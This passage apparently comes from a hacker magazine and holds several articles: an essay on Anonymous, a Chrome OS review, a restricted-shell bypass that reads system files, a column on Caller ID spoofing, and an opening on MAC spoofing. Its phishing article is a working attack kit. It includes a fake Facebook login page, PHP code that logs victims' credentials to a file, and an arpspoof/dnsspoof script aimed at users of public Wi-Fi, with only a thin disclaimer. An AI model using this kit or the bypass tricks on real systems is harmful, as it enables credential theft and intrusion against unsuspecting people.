Much of this activity and philosophy can also be found in Anonymous actions over the years. Many of us got our first taste of this organization during something called Project Chanology back in 2008, where the Church of Scientology was targeted for their treatment of critics, both online and off, as well as for their alleged abuse of their own members. Thousands of net activists took part in everything from denial of service attacks to real-life demonstrations outside Scientology offices to engaging in technological tricks that moved stories about their activities further up on Internet search engines. This action was a milestone because it woke a lot of people up to the fact that Anonymous wasn't just a mindless roving Internet gang, intent on causing mayhem and destruction. There was actually thought behind the deeds and a desire for justice. Even those who disagreed with their conclusions were able to see that there were real issues being brought forth here.

Over the years, we've seen more and more social debates focused upon by these anonymous organizations who have figured out a way to attack their adversaries and help move towards evening what was previously a hopelessly lopsided playing field. The media has gleefully reported every time there is an arrest of one sort or another of a participant whose IP was traced or who made

the mistake of briefly stepping outside of the cloak of invisibility. But the structure of the organization makes it virtually impossible for such actions to have any lasting effect on the overall project.

Anonymity can work as a tactic, but there are obviously times when it's not enough on its own. Consider what has been going on in the Arab world for the past few months. People have been targeted and attacked by the authorities for speaking their minds and standing up for justice, in a very non-anonymous way, as is necessary in such a direct battle. Always, there is the risk of interest levels waning in other parts of the world if there isn't significant change of some sort. But global attention continues to focus on what is going on there, due to everything from smuggled video footage to leaked documents to hijacked websites of governments. These are actions that people from all over the world are engaging in, some directly and some anonymously. Both methods can work if there is thought behind them and each is stronger for having the other as an ally.

We've gone on record in the past as being opposed to some of the methods employed by a number of these online groups, specifically denial of service attacks. Simply barraging an "evil adversary" with data and basically shutting down their websites aren't very creative tactics, and the idea of shutting people up who you don't agree with runs counter to a number of our beliefs. Consider that, on many occasions, it's the words of your adversaries that wind up sinking them, so denying them the platform to show their true colors can actually work against your cause. We also reject the parallel to civil disobedience, as people who engage in that courageous action are putting themselves on the line very directly, not acting from the safety of their homes thousands of miles away. Granted, there may indeed be times when a site that is actively engaged in hurting people needs to be brought down. But when we apply this to mere words and objectionable speech, we're legitimizing a tactic that can easily be turned upon us. People who are not involved in the debate will instantly recognize the evil of someone being silenced, even if they don't agree with them. We see such values expressed on the Internet constantly. If you have to silence your opponent to win the debate, you've already lost.

Fortunately, we've seen a great deal of actual dialogue and clever bypassing of security in the actions of LulzSec and Anonymous and we believe this is what will make all of the difference. Their sense of fun and humor, coupled with awareness of the injustices of the world, mixed in with a desire to show the world how *not* to keep sensitive date secure - these are the attributes that can comprise a successful social movement.

There is a reason why the masses suddenly act out against the authorities, from Syria to Libya to England. Feeling excluded from the process, whether economically or socially, is always a ticking time bomb. Corporate America isn't immune from this, nor is any government, religious institution, the mass media, and so on. Walls are constantly being built up, but people will always come up with new and ingenious ways of tearing them down. Not only is this a good thing, but it should be considered a necessary part of our existence in a free world.

Introduction to Chrome OS

by MS3FGX
MS3FGX@gmail.com

Disclaimer: As Chrome OS is a moving target, constantly evolving and changing, there is no guarantee that the information contained herein will still be 100 percent accurate, or for that matter even relevant, by the time you read this. It's even possible the Chrome OS project will have crashed and burned before these words make it to paper. Still, as a matter of historical record, I will describe in the following pages my early experience with Chrome OS as both a piece of technology and a new concept in computing.

What is Chrome OS?

Chrome OS is an experiment by Google to see if the average users' day to day computing needs could be met (or perhaps even exceeded) by pushing all of their applications and personal files into the "Cloud." By the way, before we get too far into this, let's clear up one thing from the start; the "Cloud" is just the Internet. So for the rest of this article, I am going to dispense with the marketing buzzword and just call it that, if it's all the same to you.

Anyway, the concept of putting all of our documents and programs on a remote server is certainly nothing new. The mass market is already familiar with using the Internet as an application and data storage platform with immensely popular services like Facebook and Dropbox; and of course the very concept of the local machine being nothing more than a terminal that connects to a network of more powerful machines goes all the way back to the original mainframe computers. In fact, you could even make the argument that putting all of our assets onto servers out of our control is a step backwards in computing, something that the community once fought hard to break free from.

Issues of freedom and privacy aside (don't worry, we will be back to that shortly), Google does make a strong case for the Chrome OS concept. The fact of the matter is, the vast majority of average computer users don't do a whole lot on their machines other than access web-based services like GMail, Facebook, Twitter, etc. If we go along with the claim made in some of the Chrome OS promotional videos that the average computer user spends 90 percent of their time in the web browser, it's logical that a machine which has only a web browser could fulfill the majority of their needs.

The startup tutorial that plays when you first login to the system also makes frequent references to the idea of a "steamroller attack," which is how Google describes the sudden and unavoidable destruction of a Chrome OS device. It goes on to explain that, since everything is stored online, the local machine itself is nothing more than a disposable portal through which you access their services. Therefore, the destruction or otherwise loss of the machine isn't a problem, since you can return right where you left off with a new unit.

But theory is just that, and without a real world test, there is no way to be sure if the Chrome OS concept holds up with actual users. Accordingly, Google announced they would be mailing out test machines loaded with the current build of Chrome OS to lucky applicants.

I would like to think that somebody from Google looked me up and decided that my website and published works were so well written and researched that they simply had to award me one of these new prototype machines, but realistically I am sure it was just the luck of the draw. In any event, I now have in my possession Google's idea of the future, so let's take a look at it.

The Hardware

As the hardware itself (known as the CR-48) is a reference device, and almost certainly will never see a commercial release in its current form, I won't dwell too long on it here. But it is worth a mention as it does echo many of the same ideals of Chrome OS itself, and regardless of how closely hardware manufacturers decide to follow its example, it does say a lot about how Google envisions computers of the future.

If you asked me to picture what a mobilized, 21st century version of a mainframe terminal would be like, the CR-48 would be it. It's simple, sleek, perfectly suited for its task, and, at the same time, wholly forgettable. It is a disposable computer if there ever was one, completely devoid of bells, whistles, or branding. There is only a single USB port, a VGA connector for an external monitor, and an SD reader. Even the original ASUS Eee 701 netbooks had more connectivity options.

The untrained eye may look at the CR-48 and assume that Google was simply trying to put out

the cheapest machine they could for the purposes of the Chrome OS test, but a glance at what's under the hood tells another story. The CR-48 is powered by Intel's Atom N455 processor, paired with 2GB of DDR3 RAM and a 16GB SSD. In addition to the expected WiFi, it has an integrated 3G modem with free data service of up to 100MB per month, and Bluetooth 2.1. At the time of this writing, the closest consumer netbook I could find with similar specifications was over $400, and even then, didn't have as large a screen or 3G.

The Software

Chrome OS is an incredibly simple platform from a software standpoint. It is literally just a standard GNU/Linux system that boots directly into the Chrome browser.

Of course, the build of Chrome OS that ships on the CR-48 is very far from completion, and it could be that things will change significantly before the mass market gets their hands on it. But as it stands, I am struck by how absolutely normal the Linux system is. I was expecting something similar to Android, where the system powers a heavily customized and stripped down userland with the Linux kernel. In Chrome OS, the only thing the system is missing to be a standard Linux desktop is a proper window manager and local applications.

There are, however, some added security features not normally found on desktop Linux. For example, the /home directory and all removable devices are mounted with the "noexec" option, which means it isn't (normally) possible to execute binaries stored on these volumes. This effectively prevents any executable programs from being run on the machine unless they were included in Chrome OS.

If you are the tinkering type, which if you are reading this you likely are, you will probably want to put Chrome OS into Developer Mode. Developer Mode enables some nice features like "crosh" (Chrome OS's debug shell), and Linux terminal access. On the CR-48 there is a physical switch under the battery cover that puts the machine into Developer Mode, but the Chrome OS documentation seems to indicate other machines may have different methods to enable this special mode.

The Experience

Part of the agreement you have to accept when applying for a CR-48 is that you will use the machine as your primary computer for a while and send as much input back to Google as you can through the built-in feedback system. I complied with the agreement and spent a week using, or perhaps more accurately attempting to use, the CR-48 as my main computer. The experience was more or less what I expected, and certainly made for an interesting experiment.

I should start off by saying that I am clearly not the intended audience for Chrome OS, and I would go so far as to say neither are the vast majority of *2600* readers. Chrome OS in its current form is simply not suitable for anyone who does more than browse the Internet and use social networking sites. But as it just so happens, those people are actually in the majority, so I don't know that the situation is a problem for Google.

I found that by enabling the aforementioned Developer Mode and getting access to the Linux terminal, I was able to improve upon the situation immensely. From Linux I was able to do things like mount USB storage devices and run X over ssh, which let me display the output of graphical Linux applications in Chrome OS's WM. Being able to Alt+Tab into Firefox had a fun irony to it, but, more importantly, it let me run some graphical applications which simply don't have a Chrome OS parallel yet. Of course, this is cheating, and the average user wouldn't be in Developer Mode, and certainly wouldn't know enough about the Linux command line environment to mount his USB flash drive.

Which brings us to Chrome OS "apps." Surely, missing functionality in the core OS could be supplemented with third-party applications? As it turns out, no.

As Chrome OS is built on the principle that most users simply want to access web-based services, its idea of applications are, accordingly, things that you are able to do from within the browser itself. But if the service is held entirely on the Internet, what exactly needs to be installed on the local Chrome OS machine? Well, just what you would think, actually. A bookmark.

That's right, as of this writing, the majority of Chrome OS "apps" are simply bookmarks. Google is so hell-bent on proving that the Internet is an applications platform that they have gone so far as to trick the user into thinking they are installing an application when they are really just making a bookmark to an existing website. It's really rather ridiculous; the Web Store (where Chrome OS users go to download and purchase Chrome OS apps) is scarcely more than a repository of bookmarks that the user can search through and rate. Oh, and purchase too; you can literally sell bookmarks on the Chrome OS Web Store.

The closest you can get to real applications on Chrome OS are Chrome Extensions, which are simply add-ons to the Chrome browser itself. These vary from the handy to the inane, but, on the whole, they are all very simplistic. There is only so much a browser add-on can do, after all. These are also the same extensions you can get on the desktop version of Chrome, which means none of them are really making use of Chrome OS's APIs or unique features.

Even though I was faced with what seemed like intolerable limitations, I carried on with my duty to run Chrome OS and give Google feedback. I found that after a few days, I really did begin to adapt to a

browser-only computer. I even started to use more of Google's services, like Google Talk, since they were so tightly integrated into Chrome OS itself; surely part of Google's larger plan with Chrome OS. Everything was going relatively well - until the night the Internet went out.

I was working on the CR-48, and when I clicked on the GMail App I found it was unable to load. I switched over to a tab that had Google open and tried a search, and, sure enough, that failed as well. As a Comcast Internet customer, I am well accustomed to the Internet going out at random, and a quick glance over at the router showed that this was once again the case. My first instinct was to simply work on something that didn't need the Internet, such as writing this article. So I clicked on the Google Docs app so I could start writing... and then it hit me.

A wave of 21st century Lovecraftian horror grew over me as I realized that, without the Internet, the device in front of me was completely useless. Write a document? Not without Google Docs. Play music? Can't store anything on the local machine. Play a game? Surely you jest. Write software? Hell, I had a hard enough time with that when the Internet was still working.

It was a sobering wake-up call that the device sitting in front of me was most definitely not a computer in the sense I have become accustomed to. It also reminded me that, while the Internet is certainly a very large part of what people do on their computers, it is assuredly not the only thing they do. Not being able to write a document because the Internet is out is already absurd, but without the Internet I couldn't even get access to any of my files, which is absolutely unacceptable.

Cloud Conundrum

The night the Internet went out was a turning point for me and my CR-48, and not simply because I couldn't write a document. With Chrome OS, I couldn't even get access to my own files unless I was on a decent Internet connection. Which brings up a very interesting question: if I can't get to my files when I want them, are they still really my files? If not, whose are they?

As far as impossibly large corporations go, Google has done a decent job of keeping itself on the side of good. I don't really believe that Google themselves would somehow claim ownership of my documents, or allow a third party to access them in their entirety. But, Google makes its money by selling targeted advertisements, and most of us are already aware of some of the ways Google matches the user with the ad.

By signing up for GMail, for example, you agree to let Google pick keywords out of your messages and use those to show relevant advertisements. My wife and infant daughter recently got into a car accident, and while I was writing an email to friends and family explaining what had happened, I noticed an advertisement for a sale at "Babies R Us" on new car seats. Many people, maybe even most, would let something like that go without a second thought. But the experience left me troubled, and, I have to admit, I am worried about that sort of technology being applied to my full text documents.

It isn't hard to imagine advertisers using keywords generated from text documents created with Google Docs in new and even more intrusive ways. Typing up a letter of resignation? Perhaps you would be interested in a career consultation? Writing a journal entry about some stress you are having at work? Perhaps you need suicide counseling!

Most of us have already been lulled into complacency by Google. If you aren't one of the millions of users that have a GMail account, you have still probably used Google's ubiquitous search engine. Even if you have avoided using Google's services directly, the sites you access online have surely been using Google Analytics to gather information about their visitors' browsing. By using Google's software, directly or indirectly, we have silently agreed to let personalized advertisements be generated for us. But at least it has always been a choice; with your own computer you could make a conscious decision to avoid and block all of Google's software and replace it with alternatives.

With Chrome OS, that choice is largely removed. The computer is no longer a possession of the user. Its importance as an object has been taken out of the equation. In the Chrome OS model, the computer is simply a portal through which Google can push advertisements with greater efficiency than ever before. Purchasing a Chrome OS device is akin to signing away your online identity to Google; some will balk at the prospect, but many more will accept the terms just to get a low cost computer. Only time will tell which group made the right choice.

Beyond the CR-48

As I write this, third parties have finally started announcing their own Chrome OS devices intended for the mass market. These new machines are being referred to collectively as "Chromebooks," which seems to indicate that the focus (at least for now) is to keep Chrome OS relegated to netbooks only. Google has mentioned a desktop Chrome OS device being in the works, but I imagine its release greatly depends on Chrome OS's success with mobile devices.

Since I have been in the Chrome OS pilot group since day one, I would like to think I have a fairly good idea where the Chrome OS project is going, and how it will get there. But we are only a few weeks out from when the first official Chromebooks are supposed to start shipping, and I honestly don't see how the build of Chrome OS running on my

CR-48 is ready for public consumption. So many basic functions are missing or broken, it's hard to believe Google would risk such a poor first impression with their initial wave of devices. If a bad first wave was enough to permanently damage the reputation of Windows Vista, I can only imagine its effect on a fledgeling OS that is already pushing the boundaries of what the consumer expects from a computer.

One of the key elements of the Chrome OS initiative going forward is the fact that the devices will be made available to enterprise and educational customers as a monthly lease. Enterprise users will pay $28 per month, while educational leases will cost $20. Both require a three year contract, which includes hardware warranty and technical support. This is an extremely aggressive pricing scheme, and it's pretty clear that this is where Google thinks Chrome OS is most likely to succeed. I would be inclined to agree that schools and businesses are good candidates for low cost subscription based computing; though I am not so convinced either of those groups will be too keen to sign up for a three year contract with a machine that still can't perform simple tasks such as printing a document.

Conclusion

As I said in the opening of this article, Chrome OS is a rapidly moving target, so I hesitate to make any judgment calls about it in terms of functionality or maturity. Indeed, I have had to go back to edit and remove parts of this article as I was writing it, as Chrome OS goes through periods where updates are pushed out daily.

But some parts of Chrome OS are not going to change, as they are not a fault of the software but instead a conceptional limitation; Chrome OS is a platform for consumers, not creators. You won't be developing software, rendering video, or mixing audio on a Chrome OS machine. Even though there are some simplistic attempts at those sorts of applications, these are tasks which just don't lend themselves to this style of computing.

What's more, you will never escape Google's grasp when using a Chrome OS computer, no matter how far the software is developed. At the end of the day, the goal of Chrome OS is to push more targeted advertisements to the user, so don't expect an option to "Opt Out" of Google's services and run the machine on your own terms (unless you want to wipe it and install your own OS).

As it stands, possible privacy issues notwithstanding, Chrome OS machines do make a lot of sense for schools or businesses where everyone needs to have a computer to access the Internet, send email, and do basic word processing. On the other hand, I cannot fathom an individual purchasing a Chrome OS computer for anything near the cost of a more traditional system.

Bypassing Shell Restrictions

by Malvineous

I recently obtained a device that you could login to via SSH, but once connected you were left in an extremely locked down shell. The purpose of this article is not to explain how to get around the restrictions on this particular device, but to hopefully show some of the thinking involved in working around the limitations that were imposed.

When connecting to the device, it is quickly apparent that it is running a fairly ordinary shell, but many of the commands have been disabled.

```
Dell Remote Access Controller 5
➥ (DRAC 5)
Firmware Version 1.40 (Build
➥ 08.08.22)
$ echo
echo: not found
$ cat
cat: not found
$ ls
ls: not found
$ blah
-sh: blah: not found
$ sh
$
```

The eagle-eyed will have noticed that valid (but disabled) commands like "echo" produce a

different error message to truly invalid commands like "blah". This gives us a hint that the commands are not locked down by normal means; there's probably some custom code in the shell that blocks certain commands early on (so maybe we can find a weakness in this). The last command also reveals that we can reinvoke the shell, but does that tell us anything useful?

```
$ sh --help
BusyBox v1.00 (2008.08.22-17:37+
➥0000) multi-call binary
No help available.
```

Aha! The shell is BusyBox. But without any core commands, you might think it is impossible to do anything useful. However, there is a surprise:

```
$ /bin/ec*
echo: not found
```

The shell still performs wildcard expansion! How could this be used?

```
$ /bin/*
[: missing ]
```

At first confusing, this reveals that the * is being expanded to a list of filenames in the /bin directory, with the first one being the "[" command. This is then executed, resulting in an error message. We have now discovered one filename on this locked down system. But if wildcard expansion is still enabled, what else is?

```
$ $PATH
-sh: .:/bin:/usr/bin: not found
$ $USER
-sh: racuser: not found
$ $PWD
-sh: /var/home/racuser:
➥ Permission denied
```

Environment variables! Using $PWD, we at least know where on the system we are, even though the "cd" command doesn't work, so we can't move around. Because there is no "echo" command, we can't display anything, but here we are trying to execute the contents of the variable instead. Since the contents are not a valid command, we get an error - but the shell is kind enough to tell us what the offending command was, giving us a rudimentary equivalent to the disabled "echo" command.

Can we do anything useful with this? Let's try changing the prompt.

```
$ PS1=/*
$ PS1=/* sh
/* echo
echo: not found
/*
```

It seems we can't just change variables in-place, but we can execute commands with changed variables. Here we reinvoke the shell with a modified environment, which causes the prompt to change. Unfortunately, just not in the expected way! It seems wildcard expansion doesn't work with environment variables. However, reinvoking the shell in a modified way has given me an idea....

```
$ sh < /etc/passwd
sh: root::0:0:root:/root:
➥/bin/sh: not found
sh: daemon:x:1:1:daemon:/usr/sbin
➥:/bin/sh: not found
sh: bin:x:2:2:bin:/bin:/bin/sh:
➥ not found
sh: sys:x:3:3:sys:/dev:/bin/sh:
➥ not found
sh: sync:x:4:100:sync:/bin:/bin/
➥sync: not found
sh: mail:x:8:8:mail:/var/spool/
➥mail:/bin/sh: not found
...
```

Aha! When a file is redirected like this, the contents of the file are passed to the shell as if it had all been typed in on the command line by the user. Since each line is obviously an invalid command, our rudimentary "echo" command comes to the rescue and we can see the file contents. We now have a method to display the contents of files, just like the disabled "cat" command!

```
$ sh < /etc/shadow
-sh: cannot open /etc/shadow:
➥ Permission denied
```

Well, perhaps not every file. But this requires that we know the filenames already. What if we don't? Trying out some more commands reveals that those related to flow control are still enabled (if/then/else, etc.). This means a "for" loop can be used to do something with a list of words, like you might get out of a wildcard expansion....


```
$ for I in /*; do $I; done
-sh: /bin: Permission denied
-sh: /dev: Permission denied
-sh: /etc: Permission denied
...
```

What this does is make use of the "for" loop to run a command against every file in the list. We are using our rudimentary "echo" command again (attempting to run something) to see each name in the list. Thanks to this, we now have a way of listing files on the system without the "ls" command.

Unfortunately, after much experimentation, that's as far as I got! I was able to copy files off the device via its serial port (by redirecting a file into a communication command, like viewing /etc/passwd above), but in the end I found it much easier to download the device's firmware and extract the filesystem images. Browsing through these revealed some hidden commands which removed the restrictions. But I hope this article provokes some thought about how you can use things in unusual ways to get around whatever nonsensical restrictions might be imposed upon you!

Big raspberry to Dell for using GPL code in the device's firmware, but making sure the source code released cannot be compiled.

Phishing on an iDevice



by Jared DeWitt

This article was written with the intent that none of this be used for malicious acts. This is only a proof of concept and should never be used for any personal gain.

In this article, I will be going over how to turn your iDevice into a phishing device, allowing you to act as a trusted site, faking the user into giving up personal information. In this example, we'll be gaining facebook.com account information.

The idea is simple. You'll connect to a public wireless network from your iDevice, spoof the gateway's DNS entry for facebook.com, and then host your own version of facebook.com. Your own version will prompt the user for username/password, then log it to a file, and redirect to an error page.

I got this idea while watching a podcast from *Hak5*. Darren used a device called a Pineapple. I, being cheap, decided to try something similar with my iPhone instead of purchasing another piece of gear. (Thanks, Darren!)

List of needed things on your iDevice before we continue:

- Jailbreak it
- APT (I installed APT 0.7 HTTPS Method)
- OpenSSH

Login to your device from a computer via SSH. We'll need to install a few things via apt-get. First order of business is to install a web server capable of serving out PHP pages. I used lighttpd and php. To install:

```
root# apt-get install lighttpd -y
root# apt-get install php -y
```

Now we have to configure lighttpd for a few things. The config I'm posting here is mainly to redirect my web root to /htdocs, allow PHP pages, and allow MIME types for Chrome and Firefox browsers. You'll want to store this config as lighttpd.conf in /etc/lighttpd/. You might need to create the folders.

```
include "mod_fastcgi.conf"
server.document-root = "/htdocs"
server.port = 80
server.tag ="lighttpd"
server.errorlog             = "/htdocs/log/error.log"
accesslog.filename          = "/htdocs/log/access.log"
mimetype.use-xattr          = "disable"
## mimetype mapping
mimetype.assign              = (
  ".jpg"          =>      "image/jpeg",
  ".jpeg"         =>      "image/jpeg",
  ".png"          =>      "image/png",
  ".css"          =>      "text/css",
  ".html"         =>      "text/html",
  ".htm"          =>      "text/html",
  ".js"           =>      "text/javascript",
# make the default mime type application/octet-stream.
  ""              =>      "application/octet-stream",
)
#Lines added below to enable PHP
server.modules              = (
        "mod_access",
        "mod_accesslog",
        "mod_fastcgi",
        "mod_rewrite",
        "mod_auth",
        "mod_fastcgi"
)
index-file.names = ( "index.html")
```

You should now be able to start your lighttpd server.

```
root# lighttpd -f /etc/lighttpd/lighttpd.conf
```

The next step is to create a fake Facebook page. I recommend heading over to the facebook.com main page and "Save Page As" and save it somewhere as "web complete". You'll want to upload those to your iDevice's /htdocs folder via SCP.

Rename facebook.html to index.html. Edit index.html to save the username field as "name" and the password to "pass". Also, edit the submit button to launch error.php.

Create an error.php file in /htdocs. You can use this one (borrowed from Darren over at *Hak5*).

```
<?php
     $ref = $_SERVER['HTTP_REFERER'];
     $today = date("F j, Y, g:i a");
     if (isset($_POST['name']) && !empty($_POST['name'])) {
             $nam = stripslashes($_POST['name']);
             $pas = stripslashes($_POST['pass']);
             $nam = htmlspecialchars($nam, ENT_QUOTES);
             $pas = htmlspecialchars($pas, ENT_QUOTES);
             $content = $today . " -- " . $ref . " -- " . $nam .
               ➥ " -- " . $pas;
             $filed = @fopen("bitches.txt", "a+");
             @fwrite($filed, "$content\n");
             @fclose($filed);
}
?>

<html><body>
<h1>503: Service Temporarily Unavailable</h1>
</body></html>
```

Also, create a text file for error.php to dump the creds into. In this case, it will be bitches.txt (thanks again, Darren).

Now, whenever someone hits your index.html, they'll be presented with a page that looks very similar to Facebook. When they sign into your fake site, it will snag the name and password entries and stick them in bitches.txt and redirect to a 503 page.

Our phishing page is now built! We just have to make sure people get redirected to it when trying to actually hit facebook.com. For this task, we'll be using Dsniff. Oh, how we love you, Dsniff. I found a good copy in Cydia from theWorm repo (`http://Theworm.altervista.org/cydia`). Dsniff is used to spoof the DNS entry for facebook.com to our device. There are other ways to MITM, but it's simplest to use a dnsspoof.

You'll now want a terminal on your device so you don't have to pull up a computer to initiate the attack. There are plenty out there to download. Find one you like in Cydia. I personally use MobileTerminal.

This next one is optional, but handy. Go get insomnia in Cydia. It keeps your WiFi active while it's locked.

I created a simple shell script to allow you to initiate everything all with one command instead of multiple. Save the following as pwn.sh in /var/root. (I snagged most of this from trcx over at ihackmyi.com.)

```
iDeviceIP=`ifconfig en0 | grep "inet " | awk '/inet/ { print $2 }'`
routerIP=`netstat -r | grep default | grep en0 | grep -oE
        ➥ '([[:digit:]]{1,3}\.){3}[[:digit:]]{1,3}'`
fURL=*.facebook.com
clear
echo $iDeviceIP
echo $routerIP
echo $fURL
sleep 2
clear
echo "[+] Writing etc/dnsspoof.conf"
echo "$iDeviceIP""        ""$fURL" > /etc/dnsspoof.conf
sleep 2
echo "[>>>] Launching Attack!"
echo "[>>>] Starting httpd server"
lighttpd -f /etc/lighttpd/lighttpd.conf
sleep 2
arpspoof $routerIP | dnsspoof -f /etc/dnsspoof.conf
```

Initiate the attack (about time!)

Connect to a public WiFi network from your device.

Open up a terminal and become root.

Launch your pwn.sh

Have a cup of coffee and `tail -f /htdocs/bitches.txt`

Thanks for sticking with me on this one!

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It's the beginning of my second fall in Beijing. Here, the season is short but spectacular, with hot humid summer days yielding to crisp autumn nights. The weather is dry and seemingly everyone comes out to enjoy the city.

Telephone etiquette and culture is different in China than in the U.S. Here, seemingly whenever and wherever a phone rings, it is answered, no matter what is going on. I wouldn't be surprised if a surgeon interrupted open heart surgery to answer his cell phone. People tend to pay little heed to the relative importance of the person immediately at hand, even dismissively telling their boss "deng yi xia" (Chinese for "wait a moment") to answer their mobile phone in mid-meeting. While Caller ID exists here, people don't really put much stock in it. It doesn't always work reliably and people often borrow one another's phones to make calls anyway. This leads to a very high proportion of telemarketing calls being answered in China.

There are also differences in returning missed calls. In the U.S., people almost always return missed calls based on the Caller ID number. Here, this is never done. There are some devious tricks that unscrupulous individuals play by spoofing the Caller ID of premium rate numbers. These will quickly drain your prepaid account of all funds. Chinese people are suspicious of returning calls from any number they don't recognize, so they'll never return calls.

The one thing that Chinese people do rely on is SMS messages. If you send an SMS, it's generally from your own phone, and there isn't any apparent risk in returning an SMS message because the scourge of premium rate SMS doesn't seem to have arrived in China yet. Chinese people seem to call at least as much as they text, but text messages are almost always returned.

What a contrast to the U.S.! When I call my friends from China, I really never know what is going to show up on someone's Caller ID. It could be the full 13-digit number I'm calling from (including country code), or some truncated part of that, or a U.S. number that is sent as the CPN, or the dreaded "unavailable." My particular group of friends is largely convinced that a Caller ID they don't recognize (and especially a "private" or "unavailable" number) means that there is a monster calling, and they will never answer the phone. Some of them have made an exception for me, knowing that I am in China, but others I can only call from my office (which has a U.S. line). Since I sharply limit my personal calls from work, these people hear from me much less often than they used to.

What a difference from a generation ago, where there was no such thing as Caller ID. Now everyone relies on it, and worse yet, they believe in it! Never once, since the time that CLASS features were invented, has Caller ID ever been impossible to spoof. And yet, if you believe governments everywhere from the U.S. to the U.K., Caller ID spoofing is somehow a horrible malicious problem brought to you by evil hackers that must be stopped with new laws.

You can fix every technology problem with a hastily enacted law, right?

The information that shows up on your Caller ID display is an SS7 field called CPN, for "Calling Party Number." By design, this can be different from your ANI, which is the billing telephone number you are actually calling from. Consider the case of my office phone, a VoIP solution with a U.S. number. It has a DID (Direct Inward Dial) in the 425 area code. The DIOD (Direct Outward Dial, also called DOD) is also used as the BTN/ANI, and it is in the 206 area code. Neither of these will appear on your Caller ID, though. You will see the CPN, which is spoofed! This number reaches the main switchboard of my company. And, believe it or not, this arrangement was nearly outlawed by the "Truth in Caller ID Act." The very name of the law belies the reality: deception is actually a useful feature of Caller ID, and is there by design. Fortunately, the telecommunications lobby managed to water down the law to the point where it won't get in the way of my usual Central Office operations.

Caller ID spoofing has always been common, but wasn't available on-demand or marketed as a service until recently. Anyone with a T1 or PRI ISDN and a PBX has been able to spoof Caller ID for decades. However, VoIP has made it a lot easier. Many retail and

wholesale VoIP networks will send any Caller ID their customer wants them to send. For example, the wholesale VoIP provider that I use at home accepts my Google Voice number as Caller ID. Using a soft PBX such as Asterisk, this can be configured on-demand. Some commercial services are specifically designed for Caller ID spoofing. This type of service can be useful for legitimate reasons; for example, when calling the U.S. from overseas, Caller ID is not reliable. However, using a service like SpoofCard, I can reliably send Caller ID with a number the recipient recognizes as important.

After 168 years, News of the World, a London tabloid, ceased publication amid scandal that reached into the upper echelons of British public life. Headlines screamed about phone hacking, and news stories told of "sophisticated attacks" on voicemail systems that allowed eavesdropping editors to spy on celebrities and politicians. The attacks really weren't that sophisticated, though. They just took advantage of systems that considered Caller ID trustworthy. It's not, and it never was.

Until recently - when filthy CLECs and wireless providers who should have known better finally learned their lesson - many voicemail systems were equipped with a "Skip PIN" feature. If your Caller ID matched the number assigned to the voicemail box, the system would let you right in - no password required! Some voicemail systems will even let you listen to messages and then tag them as unheard, so, if you can get in this way, it's easily possible to eavesdrop on voice messages with no chance of being discovered. Mind you, it's as easy to spoof Caller ID in the U.K. as it is in the U.S., so this was hardly a sophisticated attack. Given the levels of government that this scandal reached, I have to wonder why nobody ever talked to a Central Office technician. We've been doing "service monitoring" for years, and we're a lot better than politicians and police chiefs at keeping quiet.

It's not just voicemail systems that rely on Caller ID. Businesses relying on customer relationship management systems - from banks to pizza delivery - also rely on Caller ID. The most dangerous example is poorly configured 911 centers. This can result in "SWATting," a practice in which malicious callers to 911 backdoor numbers claim that a dangerous situation (such as a hostage crisis) is taking place at a location associated with a spoofed Caller ID. The police do exactly what you hope they'd do in this sort of situation; they respond with a SWAT team, helicopter, vicious dogs, etc., creating an extremely dangerous situation for all parties concerned. It'd be irresponsible of me to go into too much detail about how this works, but it's happened on more than one occasion, it's easy to do, it's far too easy to get away with, and it's almost impossible to defend the network against this sort of thing. Now that the VoIP genie is out the bottle, it's next to impossible to put it back.

If you think that the danger of spoofing ends with Caller ID, it doesn't. Now that so many VoIP companies (often located in countries with weak regulatory environments) have direct access to SS7 networks, ANI can easily be spoofed as well. So, you can't even rely on using a toll-free number and authenticating based on ANI data anymore. It doesn't stop there: you can even spoof SMS. Frighteningly enough, one of the banks I use in China has SMS banking. If you set this up (obviously, I haven't), it literally allows you to wire money with a simple SMS command. Fortunately, you can only wire it within China, and RMB is non-convertible so there might be some hope of getting back a fraudulent transfer, but banking laws here are very different from the U.S. Most loss situations are the customer's liability (unless you can prove there is a bank error), even if fraud is involved. Nigerian scammers, take note: it's a lot easier to chop RMB than to chop dollars.

Today's Internet is built on the assumption of anonymity where you can't trust anyone unless verified otherwise. Unfortunately, telephone networks were designed with the opposite philosophy, and marrying the two has occurred at a breakneck pace with barely any thought as to what could go sideways. At this point, you can't trust that any call or SMS is from who you think it's from. In fact, it may be better to pick up a call that comes from "Private" or "Unavailable." After all, at least then, you know it's probably a monster calling.

References

- *SpoofCard*: `http://www.spoofcard.com` - spoof Caller ID and SMS
- *ICBC SMS Banking*: `http://www.icbc➥.com.cn/icbc/e-banking/per➥sonalebankingservice/banking➥home/mobilebankingsms/`
- *News Of The World*: `http://www.newsof➥theworld.co.uk/`
- *I Go Chop Your Dollar*: `http://www.you➥tube.com/watch?v=f1nKR3gYRY8`

Network Anonymity Through "MAC Swapping"

by A Sayler

Due to numerous legal challenges, universities and other administrators of large managed networks have been routinely forced to turn over network usage records and match network activities to specific users. Most of these managed networks authenticate and identify users of the network based off of their MAC address, requiring users to register MAC addresses that they may be using and associate them with their user accounts. All of a user's network activity is associated through a user's registered MAC address and the IP address which it has been assigned. MAC addresses, however, are not static, and changing one's MAC address (or assuming the MAC address of an alternate network user) is a trivial operation. This article will discuss some methods of exploiting MAC spoofing to gain anonymity on university, corporate, or similar networks. We will also explore the legal ramifications of using MAC addresses as proof of user identity given the availability of such methods.

Introduction

The rise of the Communication Age, built atop the ubiquitous digital networking technologies of the late 20th century, has redefined anonymity within our society. We now live in a world where one can publish or share their ideas with the planet without needing to reveal or prove their identity.

But how anonymous really is this Internet that we have built? At some point, most of us have to pay our ISP for access to the net, and thus, in most cases must reveal our identity for billing purposes. On public, corporate, or university networks, users are often required to register the devices through which they access the Internet, adding another means of identification.

While anonymity can certainly be abused, the ability to operate and speak anonymously is a fundamental and essential tenet underlying the freedom of information and expression. From DMCA violation enforcement to censorship and monitoring, the ability of users to remain anonymous, or lack thereof, has a profound impact, and one that must not be taken lightly.

Let's dive into what Internet anonymity means and the discussion of a neat trick for helping to obtain it (at least on school, cooperate, and similar registration-based networks).

